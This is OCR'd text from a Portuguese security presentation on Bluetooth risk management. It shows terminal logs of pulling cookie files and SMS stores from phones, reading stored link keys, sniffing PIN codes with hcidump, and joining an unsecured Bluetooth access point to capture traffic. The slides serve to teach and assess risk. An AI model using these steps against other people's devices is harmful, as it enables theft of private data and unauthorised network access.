
```
File size 927
Read 927
GOT 4 bytes: 'exit'
Waiting connections ..
.
Accepting ...
Done 0
Got it

GOT 6 bytes: 'drives'
GOT 30 bytes: 'get c:\
System\Data\Cookies.da
t'
File size 927
Read 927
```

PIN – Personal Identification Number




Bluetooth


Passcode for message:




Incoming connection from 00:60:57:DF:1D:29

PIN:





Connections will take place automatically without confirmation. Continue?



```
# hciconfig hci0
hci0:   Type: USB
        BD Address: 00:10:60:AA:9B:5B ACL MTU: 192:8 SCO MTU: 64:8
        UP RUNNING PSCAN ISCAN
        RX bytes:38986 acl:612 sco:0 events:1146 errors:0
        TX bytes:36742 acl:539 sco:0 commands:389 errors:0

# cat /var/lib/bluetooth/00:10:60:AA:9B:5B/linkkeys
00:60:57:DF:D1:28 A39AAFE1D7258A79DA8B2B30F71AEA43 0
```

```
# cat /var/lib/bluetooth/00:10:60:AA:9B:5B/linkkeys
00:60:57:DF:1D:29 A39AAFE1D7258A79DA8B2B30F71AEA43 0
```

```
> HCI Event: PIN Code Request (0x16) plen 6
    bdaddr 00:60:57:DF:1D:29
< HCI Command: PIN Code Request Reply (0x01|0x000d) plen 23
    bdaddr 00:60:57:DF:1D:29 len 4 pin '0505'
> HCI Event: Command Complete (0x0e) plen 10
    PIN Code Request Reply (0x01|0x000d) ncmd 1
    status 0x00 bdaddr 00:60:57:DF:1D:29
> ACL data: handle 41 flags 0x02 dlen 12
    L2CAP(s): Disconn req: dcid 0x0040 scid 0x0093
< ACL data: handle 41 flags 0x02 dlen 12
    L2CAP(s): Disconn rsp: dcid 0x0040 scid 0x0093
> HCI Event: Link Key Notification (0x18) plen 23
    bdaddr 00:60:57:DF:1D:29 key A39AAFE1D7258A79DA8B2B30F71AEA43
type 0
> HCI Event: Number of Completed Packets (0x13) plen 5
```

Riscos

```
# hcidump  -a -r
HCI Event: Connect Complete (0x03) plen 11
HCI Event: Remote Name Req Complete (0x07) plen 255
. ) . . W ` . N o k i a   6 6 0 0 . . .
ACL data: handle 0x0029 flags 0x02 dlen 82
L2CAP(d): cid 0x0041 len 78 [psm 3]
RFCOMM(d): UIH: cr 1 dlci 6 pf 1 ilen 73 fcs 0x93 credits 1
. . I . . ! . I . m . a . g . e . ( . 0
. 2 . 9 . ) . . . j . p . g . . . . . r
. B . . i m a g e / j p e g . D . . 2 0
0 4 0 3 0 6 T 1 5 4 0 4 2
ACL data: handle 0x0029 flags 0x01 dlen 164
L2CAP(d): cid 0x0041 len 672 [psm 3]
RFCOMM(d): UIH: cr 1 dlci 6 pf 1 ilen 666 fcs 0x93 credits 1
. . . H . . . . . . . . . J F I F . . . .
. . . . . . . . . . ( . . . 0 6 / 0 3 / 2
0 0 4 . 1 4 : 4 0 : 4 0 . M o d e = 1 .
```

Riscos

```
# hcidump -a -r
> HCI Event: PIN Code Request (0x16) plen 6
  ) . . W ` .
< HCI Command: Remote Name Request (0x01|0x0019) plen 10
  ) . . W ` . . . . .
> HCI Event: Command Status (0x0f) plen 4
  . . . .
> HCI Event: Remote Name Req Complete (0x07) plen 255
  . ) . . W ` . D E B I A N 0 1 . . . . .
  . . . . . . . . . . . . . . . . . . . .

< HCI Command: PIN Code Request Reply (0x01|0x000d) plen 23
  ) . . W ` . . 1 2 3 4 . . . . . . . . .
  . . .
> HCI Event: Command Complete (0x0e) plen 10
```

Riscos

```
Local device 00:11:61:AA:BB:55
Remote device 00:65:75:FF:10:92 (4)
Welcome
$
$ cd \system\data
$ find . sms*
-rw-rw-rw- 69 Apr 13 22:12 2005 c:\system\data\smsreast.dat
-rw-rw-rw- 64 Apr 13 12:01 2005 c:\system\data\smssegst.dat
```

Onde:


\System\Data\smssegst.dat – Mensagens SMS enviadas

\System\Data\smsreast.dat – Mensagens SMS recebidas

Riscos

Várias soluções de comércio movel estão fortemente baseadas em serviços de SMS

PAGOWIND



... e con il telefonino

- per **ricaricare una SIM prepagata Wind** con il servizio TeleReWind chiamando il 4242
- per **trasferire denaro ad un'altra PagoWind in tempo reale** chiamando con il tuo telefonino il numero 02.23.07.07
- **ricevere via SMS il saldo della Carta** chiamando il numero 800.06.9797.02
- **ricevere via SMS i movimenti della Carta** chiamando il numero 800.06.9797.03
- **ricevere via SMS le notifiche di ogni transazione**

CRANDY


Karl receives an SMS with
his six-digit virtual eTicket.
© Copyright NCS mobile paymen

Facilitadores de acesso - simcard

As operadoras entregam o cartão com PIN padrão

Várias informações podem

ser acessadas remotamente




Devices found:

Alessandro - 6600

messager

PAN

```
# hcitool scan
scanning ...
00:10:60:A2:09:2C       Bluetooth Access Point Router
```


Bluetooth Access Point Router
File Edit View Favorites Tools Help
Back
Search
Favorites
Address
http://192.168.2.1/status.htm
Go
Done
Internet

Bluetooth Access Point Router

Index

> General Information

(Click on the Host icon to delete that PAN user)

Getway Information

Global IP(WAN)	10	61	5	117
System IP(LAN)	192	168	2	1
Gateway(LAN)	192	168	2	1
Netmask(LAN)	255	255	255	0
DNS	168	95	1	1

Op Mode: Routing Mode
BT Name: Bluetooth Access Point Route
BT Address: 00:10:60:A2:09:2C
WAN Type: DHCP
Connectability: Enable
Security Mode: No Security

Host List

00:10:60:AA:67:89
LEWIS252

00:02:5B:00:A5:A5
HP-XT395

00:09:C5:03:0A:6D
GRONK

PAN

```
# hcitool scan
scanning ...
        00:10:60:A2:09:2C       Bluetooth Access Point Router
# pand --connect 00:10:60:A2:09:2C
# ifconfig bnep0
bnep0      Link encap:Ethernet  HWaddr 00:09:C5:03:0A:6D
     inet6 addr: fe80::209:c5ff:fe03:a6d/64 Scope:Link
      UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
      RX packets:4632 errors:0 dropped:0 overruns:0 frame:0
     TX packets:4270 errors:0 dropped:0 overruns:0 carrier:0
     collisions:0 txqueuelen:1000
     RX bytes:1607833 (1.5 MiB)   TX bytes:450257 (439.7 KiB)
# dhclient -q
```

PAN

```
# route
Kernel IP routing table
Destination     Gateway         Genmask         Flags Metric Ref Use Iface
192.168.2.0     *               255.255.255.0   U     0      0     0 bnep0
default         192.168.2.1     0.0.0.0         UG    0      0     0 bnep0

# ping -c 1 192.168.2.1
PING 192.168.2.1 (192.168.2.1) 56(84) bytes of data.
64 bytes from 192.168.2.1: icmp_seq=1 ttl=30 time=86.5 ms
-- 192.168.2.1 ping statistics ---
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 86.508/86.508/86.508/0.000 ms
```

PAN

```
# tcpdump -i bnep0
01:09:11.118649 IP dns.hinet.net.domain > 192.168.2.100.32810:
15982* 0/1/0 (79)
01:09:11.119011 IP 192.168.2.100.32810 > dns.hinet.net.domain:
 15983+ AAAA?    www.w3.org.LAN. (32)
01:09:11.539672 IP dns.hinet.net.domain > 192.168.2.100.32810:
 15983 NXDomain* 0/1/0    (107)
01:09:11.542290 IP 192.168.2.100.32988 > W3C-WEB3.MIT.EDU.www: S
    301784639:301784639(0) win 5840
<mss 1460,sackOK,timestamp 8493004 0,nop,wscale 0>
01:09:11.768683 IP W3C-WEB3.MIT.EDU.www > 192.168.2.100.32988: S
    504576857:504576857(0) ack 301784640 win 5792
<mss 1400,sackOK,timestamp  1048943162 8493004,nop,wscale 0>
```

Vazamento de informações

- Copia e armazenamento no celular/pda/notebook
- Ponte rede local e rede discada
- Ponte rede local e “usuário externo”
- Cópia e envio para “usuário externo”

Soluções para redução dos riscos

Bluetooth
e o
Gerênciamento de risco

Nelson Murilo
nelson@pangeia.com.br